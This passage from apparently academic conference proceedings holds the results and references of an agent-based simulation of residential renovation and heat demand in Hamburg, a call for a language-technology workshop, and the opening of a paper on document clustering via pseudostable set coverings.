This section will describe first results of the simulation system with regard to the advancement of building renovation in Hamburg from 2016 to 2050 and depending on that, how the simulated renovation behavior affects the overall heat demand of residential buildings (detached and terraced houses) in the city. Table III lists the simulation parameters for a default reference scenario. It shows the global renovation rates of the five renovator types according to [5], which were allocated to the house owners according to the distribution shown in Table II. The values for the renovation rates shown in the table are estimated from the description in [5]. The minimal renovation interval states the minimum age of a building so that an owner would consider renovating it, while the vicinity range narrows the area that is defined as the neighborhood of the owner's building and the vicinity factor states the value the renovation rate is multiplied by, if a building in the neighborhood has already been renovated (cf. Section IV-C).

All detached and terraced houses in Hamburg, as identified by [7] were considered in the simulation. Thus, a home-owner agent was created for each building and configured as one of the five renovator types identified in [5] according to the ratio depicted in Table II. This resulted in a total of 151.636 buildings<sup>8</sup> respectively agents being simulated. The results of the above-mentioned simulation parameter configuration is depicted in Figure 4. There the x-axis depicts the simulated year, the primary y-axis on the left shows the overall heat demand in  $\frac{GWh}{a}$  and the secondary y-axis on the right gives information

<sup>8</sup>This is more than half of all residential buildings in Hamburg.

TABLE III  
SIMULATION PARAMETERS FOR THE *default* SCENARIO.

Parameter	Value
<i>Renovation Rates</i>	
Unreflecting Maintainer	3%
Indifferent Reluctant	1%
Dedicated Residential Value Optimizer	5%
Convinced Energy Saver	5%
Open Sceptic	2.5%
Minimal renovation Interval (year)	10
<i>Vicinity</i>	
Range (m)	100
Factor ( $\gamma$ )	2

about the number of buildings in a specific renovation level. The figure shows two aspects, first the development of the overall heat demand (sum of the heat demand of all 151.636 buildings) is depicted by the orange bars, second the progression of the renovation level. Thereby, the black curve shows the number of buildings that have not been renovated yet (renovation level 0), the blue curve shows the number of buildings that have been renovated according to the German Energy Saving Ordinance (renovation level 1) either by an *Unreflecting Maintainer*, an *Indifferent Reluctant* or a *Dedicated Residential Value Optimizer*. Finally, the green curve depicts the number of buildings that have been renovated according to the German Passive House Standard either by a *Convinced Energy Saver* or an *Open Sceptic*. Figure 4 shows how the overall heat demand of the considered buildings can be reduced by a third from about  $1500 \frac{GWh}{a}$  in 2016 to about  $1000 \frac{GWh}{a}$  in 2050 if the buildings would be renovated with the assumed rates.






Fig. 4. Simulation results of the scenario depicted in Table III. The x-axis shows the simulated year, the primary y-axis on the left the overall heat demand in  $\frac{GWh}{a}$  and the secondary y-axis on the right the number of detached and terraced houses in a specific renovation level.

The figure also shows that in order to achieve such a reduction of heat energy demand the number of non-renovated buildings has to be reduced significantly from around 150.000 to around 20.000.

The Hamburg digital cadastre does not contain information about construction materials or renovation status. Hence, all buildings were assumed to be in their initial (*baseline*) condition without any refurbishments. Although most buildings do not include the original windows or heating system from when they were constructed, but more recent ones. Nevertheless their overall efficiency is a lot lower than the *EnEV 2014* or *German Passive House* standards. Since some buildings with better than baseline renovation level are most likely present, the initial heat demand in the simulation might be higher than the demand of the actual building stock. Different qualities in regard to the buildings' conditions and thermal insulation are mapped by the construction year of the building and the linked IWU-type (cf. Table I).

Figure 5 shows a cartographic representation of the calculated heat demand in 2050 as it would be provided by a GIS. The gray buildings in the figure show either non-residential buildings or residential buildings which are neither detached nor terraced houses, so that no heat demand was calculated in the simulation for these buildings. The calculated heat demand is depicted as  $\frac{MWh}{a}$ . This means that the absolute heat demand of the buildings is represented and not the heat demand per square meter. Larger buildings therefore have a higher heat demand than small buildings. In this representation, the heat demand does not allow any conclusions on the state of the thermal insulation of the building. In contrast, Figure 6 shows the renovation level of the buildings in 2050. Thereby, it

becomes clear that only a few buildings remain in a non-renovated state (see also Figure 4).

## VI. CONCLUSION AND FUTURE WORK

In this paper we presented an agent-based simulation system that aims at simulating the building stock development in the city of Hamburg. In its current version it focuses on simulating the renovation behavior of detached and terraced house owners. Thereby, it implements different behaviors for the five renovator types identified in a study about the renovation behavior of detached and terraced house owners in Germany [5] by mapping these types to different agents and assigning them as home-owners to the building stock. The resulting simulation system uses data about the buildings and parcels from Hamburg's digital cadastre and uses the approach presented in [7] to assign an energetic building type according to the IWU-typology about different buildings types in Germany [20]. The IWU building typology also contains information about the specific thermal energy consumption of the different building types for different renovation levels. This is used to calculate the heat energy demand of the buildings. This paper leaves new construction, redensification, or change in usage/mix-usage or rebound effects out of scope. This would be required for a more realistic simulation of the heat energy demand of residential buildings in the city of Hamburg. Furthermore this work assumes fixed fractions of owner-types (cf. Table II), a socioeconomic approach could use adjusted fractions on the basis of the German microcensus [9].

The simulation system simulates in discrete steps the development of the renovation levels of the buildings from 2016 to 2050 (one step equals one year). Thereby, it determines the




Fig. 5. Cartographic representation of the calculated heat demand for detached and terraced houses according to the IWU-typology in the district Othmarschen for the year 2050 based on the simulation scenario depict in Table III.




Fig. 6. Cartographic representation of the renovation level for detached and terraced houses in the district Othmarschen for the year 2050 based on the simulation scenario depict in Table III.



renovation probability for each building in each year by incorporating factors like the building's age, possible redevelopment zones, the renovation willingness of the owner type according to the study from [5] and possible neighborhood effects, where an owner is more willing to renovate his building, if he witnesses a renovation in his neighborhood. Based on this, first simulation results showed that the heat demand for detached and terraced houses in Hamburg can be significantly reduced if the owners behave according to the assumed simulation parameters. However, these simulation parameters still harbor a series of uncertainties and assumptions which have a significant influence on the renovation behavior and thus the resulting development of the heat demand. Therefore, we want to provide an exploratory tool with the simulation system to be used by interested stakeholders to investigate the influence of different measures, parameters and assumptions on the renovation behavior and thus the development of the heat demand.

Future work will focus on two different aspects. The first aspect considers the improvement of the simulation model. Here it is planned to simulate the renovation behavior of other types of building owners apart from the reviewed owners of detached and terraced houses. This includes different owner types for apartment houses, like residential building cooperatives that own multiple buildings and follow a non-profit interest, housing societies also owning multiple buildings but focusing on commercial profit or individual persons owning a block of flats also with a commercial interest.

The second aspect considers the interoperability of the proposed simulation system as well as the provision of a web visualization and user interface. Here it is envisioned to encapsulate the simulation system as a web-service following the approach presented in [22]. This is to enable the simulation system to be called from other systems in a standardized way in order to possibly be integrated in the context of a co-simulation system. Furthermore, it is planned to provide the simulation system as a data-adaptive simulation service following the concept described in [23]. Data-adaptivity in this context means that the system is adaptive with regards to its data, resulting in a data/knowledge space that is filled on demand. If the required data for a simulation request already exists it is returned directly, if not the required simulation is performed and the data/knowledge space is enriched with this information. Especially in the context of an exploratory tool, this approach allows to build up an increasingly extensive knowledge space, which allows repetitive queries to be answered very quickly, which then allows to provide an interactive web-based user interface where interested stakeholders can explore different simulation scenarios. For first-time simulation queries with no preexisting results, it is planned to develop an asynchronous solution based on *MQTT* [24], [25], which asynchronously sends intermediate simulation results to the client so that it can visualize first partial results and thus be more responsive.

## ACKNOWLEDGEMENT

This paper was developed within the *GEWISS* project, which is funded by the German Federal Ministry for Economic Affairs and Energy (BMWi) as part of the *EnEff:Stadt* program.

## REFERENCES

- [1] T. Klaus, C. Vollmer, K. Weber, H. Lehmann, and K. Müschen, "Energy target 2050: 100% renewable electricity supply," Federal Environment Agency Germany, Tech. Rep., 2010.
- [2] S. Musa, "Smart cities - a roadmap for development," *Journal of Telecommunications System and Management*, vol. 5, no. 144, 2016. doi: 10.4172/2167-0919.1000144. [Online]. Available: <https://www.omicsgroup.org/journals/smart-cities--a-roadmap-for-development-2167-0919-1000144.pdf>
- [3] S. Ackmann, I. Dochev, D. Hering, M. Gottschick, L. Knopp, S. Ochse, I. Peters, T. Preisler, W. Renz, and H. Seller, "GEWISS - Geographisches WärmeInformations- und SimulationsSystem," in *Kongress 2017: EnergieEffizienzBauen*, 2017.
- [4] T. Preisler, T. Dethlefs, and W. Renz, "Simulation as a service: A design approach for large-scale energy network simulations," in *2015 Federated Conference on Computer Science and Information Systems (FedCSIS)*, Sept 2015. doi: 10.15439/2015F116 pp. 1765–1772.
- [5] I. Stieß, V. van der Land, B. Birzle-Harder, and J. Deffner, "Handlungsmotive, -hemmnisse und Zielgruppen für eine energetische Gebäudesanierung - Ergebnisse einer standardisierten Befragung von Eigenheimsanierern," *Energieeffiziente Sanierung von Eigenheimen*, resreport, 2010.
- [6] M. J. North, N. T. Collier, J. Ozik, E. R. Tataru, C. M. Macal, M. Bragen, and P. Sydelko, "Complex adaptive systems modeling with repast symphony," *Complex Adaptive Systems Modeling*, vol. 1, no. 1, p. 3, 2013. doi: 10.1186/2194-3206-1-3. [Online]. Available: <http://dx.doi.org/10.1186/2194-3206-1-3>
- [7] I. Dochev, E. Muñoz, H. Seller, and I. Peters, "Assigning iwu building types to buildings in the hamburg alkis," 2017.
- [8] E. Muñoz H., I. Dochev, H. Seller, and I. Peters, "Constructing a synthetic city for estimating spatially disaggregated heat demand," *International Journal of Microsimulation*, vol. 9, no. 3, pp. 66–88, 2016. [Online]. Available: <http://EconPapers.repec.org/RePEc:ijm:journl:v:9:y:2016:i:3:p:66-88>
- [9] N. Schwarz, "The german microcensus," *Schmollers Jahrbuch*, no. 121, pp. 649–654, 2001.
- [10] R. Nouvel, C. Schulte, U. Eicker, D. Pietruschka, and V. Coors, "Citygml-based 3d city model for energy diagnostics and urban energy policy support," in *Proceedings of the 13th conference of international Building Performance Simulation Association*, 2013, pp. 218–25.
- [11] R. Nouvel, M. Zirak, H. Dastageeri, V. Coors, and U. Eicker, "Urban energy analysis based on 3d city model for national scale applications," in *Fifth German-Austrian IPBSA Conference*, 2014.
- [12] P. Wate and V. Coors, "3d data models for urban energy simulation," *Energy Procedia*, vol. 78, pp. 3372 – 3377, 2015. doi: <http://dx.doi.org/10.1016/j.egypro.2015.11.753>. [Online]. Available: <http://www.sciencedirect.com/science/article/pii/S1876610215024856>
- [13] R. Nouvel, K. H. Brassel, M. Bruse, E. Duminil, V. Coors, U. Eicker, and D. Robinson, "Simstadt, a new workflow-driven urban energy simulation platform for citygml city models," in *Proceedings of the CISBAT International Conference 2015*, 2015.
- [14] Open Geospatial Consortium, "Ogc city geography markup language (citygml) encoding standard," 2012. [Online]. Available: [https://portal.opengeospatial.org/files/?artifact\\_id=47842](https://portal.opengeospatial.org/files/?artifact_id=47842)
- [15] P. Davidsson, "Multi agent based simulation: Beyond social simulation," in *Proceedings of the Second International Workshop on Multi-agent Based Simulation*, ser. MABS 2000. Secaucus, NJ, USA: Springer-Verlag New York, Inc., 2001. ISBN 3-540-41522 pp. 97–107. [Online]. Available: <http://dl.acm.org/citation.cfm?id=369837.369846>
- [16] M. J. North, N. T. Collier, and J. R. Vos, "Experiences creating three implementations of the repast agent modeling toolkit," *ACM Trans. Model. Comput. Simul.*, vol. 16, no. 1, pp. 1–25, Jan. 2006. doi: 10.1145/1122012.1122013. [Online]. Available: <http://doi.acm.org/10.1145/1122012.1122013>

- [17] Environmental Systems Research Institute, "White paper: Esri shapefile technical description:," Environmental Systems Research Institute, Inc., techreport, 1998. [Online]. Available: <https://www.esri.com/library/whitepapers/pdfs/shapefile.pdf>
- [18] A. Grignard, P. Taillandier, B. Gaudou, D. A. Vo, N. Q. Huynh, and A. Drogoul, *GAMA 1.6: Advancing the Art of Complex Agent-Based Modeling and Simulation*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2013, pp. 117–131. ISBN 978-3-642-44927-7. [Online]. Available: [http://dx.doi.org/10.1007/978-3-642-44927-7\\_9](http://dx.doi.org/10.1007/978-3-642-44927-7_9)
- [19] D.-A. Vo, A. Drogoul, J.-D. Zucker, and T.-V. Ho, *A Modelling Language to Represent and Specify Emerging Structures in Agent-Based Model*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2012, pp. 212–227. ISBN 978-3-642-25920-3. [Online]. Available: [http://dx.doi.org/10.1007/978-3-642-25920-3\\_15](http://dx.doi.org/10.1007/978-3-642-25920-3_15)
- [20] T. Loga, B. Stein, N. Diefenbach, and R. Born, "Deutsche Wohngebäudetypologie - Beispielhafte Maßnahmen zur Verbesserung der Energieeffizienz von typischen Wohngebäuden," IWU - Institut Wohnen und Umwelt, Tech. Rep., 2015. [Online]. Available: [http://www.building-typology.eu/downloads/public/docs/brochure/DE\\_TABULA\\_TypologyBrochure\\_IWU.pdf](http://www.building-typology.eu/downloads/public/docs/brochure/DE_TABULA_TypologyBrochure_IWU.pdf)
- [21] "Richtlinienausschuss VDI 3807 Verbrauchskennwerte für Gebäude," Verein Deutscher Ingenieure, Düsseldorf, DE, Standard, 1994.
- [22] T. Preisler, G. Balthasar, T. Dethlefs, and W. Renz, "Scalable integration of 4gl-models and algorithms for massive smart grid simulations and applications," in *28th International Conference on Informatics for Environmental Protection: ICT for Energy Efficiency, EnviroInfo 2014, Oldenburg, Germany, September 10-12, 2014.*, J. M. Gómez, M. Sonnenschein, U. Vogel, A. Winter, B. Rapp, and N. Giesen, Eds. BIS-Verlag, 2014. ISBN 978-3-8142-2317-9 pp. 341–348. [Online]. Available: <http://www.enviroinfo2014.org/>
- [23] T. Preisler, T. Dethlefs, and W. Renz, "Data-adaptive simulation: Cooperativeness of users in bike-sharing systems," in *Proceedings of the Hamburg International Conference of Logistics*, W. Kersten, T. Blecker, and C. M. Ringle, Eds., vol. 20. epubli GmbH, 2015.
- [24] U. Hunkeler, H. L. Truong, and A. Stanford-Clark, "Mqtt-s - a publish/subscribe protocol for wireless sensor networks," in *Communication Systems Software and Middleware and Workshops, 2008. COMSWARE 2008. 3rd International Conference on*, Jan 2008. doi: 10.1109/COM-SWA.2008.4554519 pp. 791–798.
- [25] A. Banks and R. Gupta, "Mqtt version 3.1. 1," *OASIS standard*, 2014.

# 2<sup>nd</sup> International Workshop on Language Technologies and Applications

**D**EVELOPMENT of new technologies and various intelligent systems creates new possibilities for intelligent data processing. Natural Language Processing (NLP) addresses problems of automated understanding, processing and generation of natural human languages. LTA workshop provides a venue for presenting innovative research in NLP related, but not restricted, to: computational and mathematical modeling, analysis and processing of any forms (spoken, handwritten or text) of human language and various applications in decision support systems. The LTA workshop will provide an opportunity for researchers and professionals working in the domain of NLP to discuss present and future challenges as well as potential collaboration for future progress in the field of NLP.

## TOPICS

The submitted papers shall cover research and developments in all NLP aspects, such as (however this list is not exhaustive):

- computational intelligence methods applied to language & text processing
- text analysis
- language networks
- text classification
- document clustering
- various forms of text recognition
- machine translation
- intelligent text-to-speech (TTS) and speech-to-text (STT) methods
- authorship identification and verification
- author profiling
- plagiarism detection
- knowledge extraction and retrieval from text and natural language structures
- multi-modal and natural language interfaces
- sentiment analysis
- language-oriented applications and tools
- NLP applications in education
- language networks, resources and corpora

## SECTION EDITORS

- **Damaševičius, Robertas**, Kaunas University of Technology, Lithuania
- **Martinčić – Ipšić, Sanda**, University of Rijeka, Croatia
- **Napoli, Christian**, Department of Mathematics and Informatics, University of Catania, Italy
- **Wozniak, Marcin**, Institute of Mathematics, Silesian University of Technology, Poland

## REVIEWERS

- **Burdescu, Dumitru Dan**, University of Craiova, Romania
- **Čukić, Bojan**, UNC Charlotte, United States
- **Cuzzocrea, Alfredo**, University of Trieste, Italy
- **Dobrišek, Simon**, University of Ljubljana, Slovenia
- **Gelbukh, Alexander**, Instituto Politécnico Nacional, Mexico
- **Grigonytė, Gintarė**, University of Stockholm, Sweden
- **Harbusch, Karin**, Universität Koblenz-Landau, Germany
- **Kapočiūtė-Dzikienė, Jurgita**, Vytautas Magnus University, Lithuania
- **Krilavičius, Tomas**, Vytautas Magnus University, Lithuania
- **Kurasova, Olga**, Vilnius University, Institute of Mathematics and Informatics, Lithuania
- **Maskeliūnas, Rytis**, Kaunas University of Technology, Lithuania
- **Meštrović, Ana**, University of Rijeka, Croatia
- **Mikelić-Preradović, Nives**, University of Zagreb, Croatia
- **Nowicki, Robert**, Czestochowa University of Technology, Poland
- **Połap, Dawid**, Institute of Mathematics, Silesian University of Technology, Poland
- **Pulvirenti, Alfredo**, University of Catania, Italy
- **Rosen, Alexandr**, Charles University, Czech Republic
- **Sanada, Haruko**, Ritssho University, Japan
- **Skadina, Inguna**, University of Liepaja, Latvia
- **Šnajder, Jan**, University of Zagreb, Croatia
- **Stanković, Ranka**, University of Belgrade, Serbia
- **Starzewski, Janusz**, Czestochowa University of Technology, Poland
- **Steinberger, Josef**, University of West Bohemia, Czech Republic
- **Szymański, Julian**, Gdansk University of Technology, Poland
- **Tahmasebi, Nina**, University of Gothenburg, Sweden
- **Tramontana, Emiliano**, University of Catania, Italy
- **Wang, Lipo**, Nanyang Technological University, Singapore
- **Žabokrtský, Zdeněk**, Charles University



# Document Clustering using a Graph Covering with Pseudostable Sets

Jens Dörpinghaus\*, Sebastian Schaaf†, Juliane Fluck and Marc Jacobs

Fraunhofer Institute for Algorithms and Scientific Computing,

Schloss Birlinghoven, Sankt Augustin, Germany

Email: \*jens.doerpinghaus@scai.fraunhofer.de, †sebastian.schaaf@scai.fraunhofer.de

**Abstract**—In text mining, document clustering describes the efforts to assign unstructured documents to clusters, which in turn usually refer to topics. Clustering is widely used in science for data retrieval and organisation. In this paper we present a new graph theoretical approach to document clustering and its application on a real-world data set. We will show that the well-known graph partition to stable sets or cliques can be generalized to pseudostable sets or pseudocliques. This allows to make a soft clustering as well as a hard clustering. We will present an integer linear programming and a greedy approach for this NP-complete problem and discuss some results on random instances and some real world data for different similarity measures.

## I. INTRODUCTION

**D**OCUMENT Clustering is usually not perceived as a graph problem. But following [1] we would like to split the process in two steps. At first we need to define a similarity measure appropriate to the data domain. Then the technical clustering process can be done using a graph theoretical approach. Jain et al. also suggested a last step called "assessment of output" and we will show that this can also be solved using graph theory and building the graph visualization proposed in this paper.

We will now define the problem. For technical terms we refer to [2]. The Cluster Hypotheses is essential: "Documents in the same cluster behave similarly with respect to relevance to information needs." We are not trying to do  $K$ -Clustering, where we have a given number of  $K$  clusters. Thus we define the document clustering as follows:

Given a similarity function for the Document Space  $D$  as  $sim : D \times D \rightarrow \mathbb{R}^+$  and an  $\epsilon \in \mathbb{R}^+$ . We search for a minimal number of clusters, so that every two documents  $x, y$  in one cluster have  $sim(x, y) \geq \epsilon$ . We will use this approach as definition II.1.

A *hard clustering* defines, that every document belongs to only one cluster, whereas *soft clustering* allows documents to be belong to one or more clusters, even with a distinct probability. We will introduce a novel new graph structure that can also handle soft clustering.

A lot of research to the topic of document clustering in the last years focused on methods and heuristics. The authors of [3] for example try to cluster documents from MEDLINE by using evolutionary algorithms, whereas [4] use machine learning approaches. Only few authors like [5] use graph-based approaches. Some authors, like [6] cover related problems like

clustering in the context of search queries, whereas [7] work on the field of hierarchical clusterings.

This paper tries to use a novel reformulation of document clustering as a graph partition problem to get new insights to the problem itself. We hope that this leads to new heuristics and a deeper understanding of the problem. Thus, after considering some preliminaries we will introduce pseudostable sets and pseudocliques which are deeply related to graph coloring and stable sets. We will reformulate soft document clustering as a graph problem, where we seek a minimal partition in pseudostable sets. After introducing a greedy and integer linear programming approach we will make a proof of concept on some real world data.

## II. PRELIMINARIES

### A. Document Clustering

Using a Graph Partition for Clustering has been widely discussed in literature. Schaeffer points out that "the field of graph clustering has grown quite popular and the number of published proposals for clustering algorithms as well as reported applications is high" [8]. Usually directed or weighted graphs are subject of research. But we would like to point out that for problem complexity reasons it is suitable to focus on simple graphs. The work reported in [9] explains that a graph partition in cliques or stable sets is most common.

But we could also imagine – and find in literature – approaches that discuss somehow defined subgraphs or other partitions. As [8] points out unfortunately, "no single definition of a cluster in graphs is universally accepted, and the variants used in the literature are numerous". We will start with this definition:

**Definition II.1.** (*Hard Document Clustering*) Given a set of documents  $D = \{d_1, \dots, d_N\}$  and a similarity measure  $sim : D \times D \rightarrow \mathbb{R}^+$  as well as a bound  $\epsilon \in \mathbb{R}^+$ . We search for a minimal number of clusters, so that for every two documents  $x, y$  sharing the same cluster  $sim(x, y) \geq \epsilon$  holds.

We would like to suggest a slightly different approach to cover both hard as well as soft clustering. A graph partition into stable sets or cliques can be generalized to be universal in such a way that it can handle hard clustering as well as soft clustering.

We argue that a simple graph for a representation of documents for the purpose of document clustering is not a

limitation. The graph does not need to be directed, since for two documents  $d_i, d_j$  always  $\text{sim}(d_i, d_j) = \text{sim}(d_j, d_i)$ . Since every clustering algorithm needs to decide, if two documents are in one cluster there is no need to assign a weight to the edge. If a previous measurement algorithm decides that two documents cannot be in the same cluster, the value should be set that way that there is an edge.

### B. Graph Theory

Given a Graph  $G = (V, E)$  with nodes or vertices in a set  $V$  and a set of edges  $E$ . Two nodes  $u, v \in V$  are adjacent, if an edge  $(u, v) \in E$  exists. The graph coloring problem is to assign a color to each node so that every two nodes that are adjacent have a different color. The minimal number of colors needed to color a graph is called chromatic number and denoted with  $\chi(G)$ .

This problem has many applications and has been studied extensively. It is on most graphs NP-complete, see [10].

For every feasible coloring of  $G$  all nodes sharing the same color imply a stable set in  $G$ .  $S$  is a *stable set* in  $G$  if  $(u, v) \notin E \forall u, v \in S$ . Thus we have a partition of  $G$  in stable sets.

But it is also possible to use a set covering approach, where the set of vertices has to be covered by a minimum number of stable sets, see [11]. This is very useful in the context of linear programming. As Hansen et al. mentioned this approach involves an exponential number of variables which makes the problem complex. Many optimization problems on graphs can be formulated as set covering problems.

## III. PSEUDOSTABLE SETS AND PSEUDOCLIQUES

We will now discuss novel graph structures. Pseudostable sets were first introduced in [12] as a graph partition problem in the context of the Train Marshalling Problem covering the rearrangement of cars of an incoming train in a hump yard. They are still under research in several contexts. In this paper we will apply pseudostable sets in a total new context and also introduce pseudocliques and the corresponding graph covering problem. Thus the whole approach presented in this paper is novel.

We now consider a simple Graph  $G = (V, E)$  with a subgraph  $B \subset G$  of so called blue nodes and edges.  $B$  can be chosen absolutely arbitrary. For example it is also possible that  $B = \emptyset$  or  $B = G$ .

### A. A set covering approach

At first we need to define two different subsets of the graph  $G$  to create a set covering:

**Definition III.1.** (*Pseudostable Tuple*)  $T \subset G$  is a pseudostable Tuple, if it is the union of two stable sets  $D_1$  and  $D_2$  and a path  $p$  such that

$$T = D_1 \cup p \cup D_2$$

The intersection of  $D_1$  and  $p$  as well as  $p$  and  $D_2$  consists of one node. The set  $p$  is pairwise disjoint and consists of three nodes and two edges in  $B$ . That means,  $p_j \subset B(G)$ ,

$|V(p_j)| = 3$  and  $p_j$  is connected and circle-free.  $T$  can also be stable if  $D_1$  is stable and  $p = D_2 = \emptyset$ . Then the value of  $T$  is  $\zeta(T) = 1$ , otherwise  $\zeta(T) = 2$ .

It is also possible to allow more than one path between  $D_1$  and  $D_2$ , see figure 1 for an illustration.

**Definition III.2.** (*Multiple pseudostable Tuple*)  $M \subset G$  is a Multiple pseudostable Tuple, if it is the union of two stable sets  $D_1$  and  $D_2$  and paths  $p_1, \dots, p_i$  such that

$$M = D_1 \cup p_1 \cup \dots \cup p_i \cup D_2$$

The intersection of  $D_1$  and  $p_j$  as well as  $p_j$  and  $D_2$  ( $j \in \{1, \dots, i\}$ ) consists of one node. The sets  $p_i$  are pairwise disjoint and consist of three nodes and two edges in  $B$ . That means,  $p_j \subset B(G)$ ,  $|V(p_j)| = 3$  and  $p_j$  connected and circle-free.  $T$  can also be stable if  $D_1$  is stable and  $i = 0$  and  $D_2 = \emptyset$ . Then the value of  $T$  is  $\zeta(M) = 1$ , otherwise  $\zeta(M) = 2$ .

Since we usually have more than one  $M$  or  $T$  we will use indices to denote them. In the following,  $M_i$  or  $T_i$  are an arbitrary chosen  $M$  or  $T$ . We denote for  $M_i$  or  $T_i$  both stable sets with  $D_1^i$  or  $D_2^i$ .

It is possible that  $D_2^i = \emptyset$ , but it is always  $D_1^i \neq \emptyset$ . We define that  $Pf(T)$  or  $Pf(M)$  is the union of all paths in  $T$  or  $M$ .  $Pf(T_i) = \emptyset$  or  $Pf(M_i) = \emptyset$  if, and only if  $D_2^i = \emptyset$ . Every pseudostable Tuple is a multiple pseudostable Tuple. We usually search for a minimal set cover  $S$  of  $G$  with  $S = \{T_1, \dots, T_n\}$  or  $S = \{M_1, \dots, M_n\}$ . We define the weight  $w$  as

$$w(S) = \sum_{i=1}^n \zeta(S_i) + \sum_{i=1}^n \sum_{j \in \{1, \dots, n\} \setminus \{i\}} w_{i,j} \quad (\text{EQ})$$

$$w_{i,j} = \begin{cases} -1 & M_i \cap S_j = D_1^i = D_2^j \\ 0 & \text{otherwise} \end{cases}$$

The first condition ensures that two stable sets  $D$  in two different tuples which are identical are not weighted two times. All other cases can be ignored. This weight holds for multiple pseudostable tuples as well as pseudostable tuples. With a weight we can define a minimization problem.

For a given Graph  $G = (V, E)$  with a blue subgraph  $B \subset G$  we define  $\mathfrak{T} = \{T_1, \dots, T_n\}$  as the subset of all pseudostable tuples in  $G$  with  $B$ .

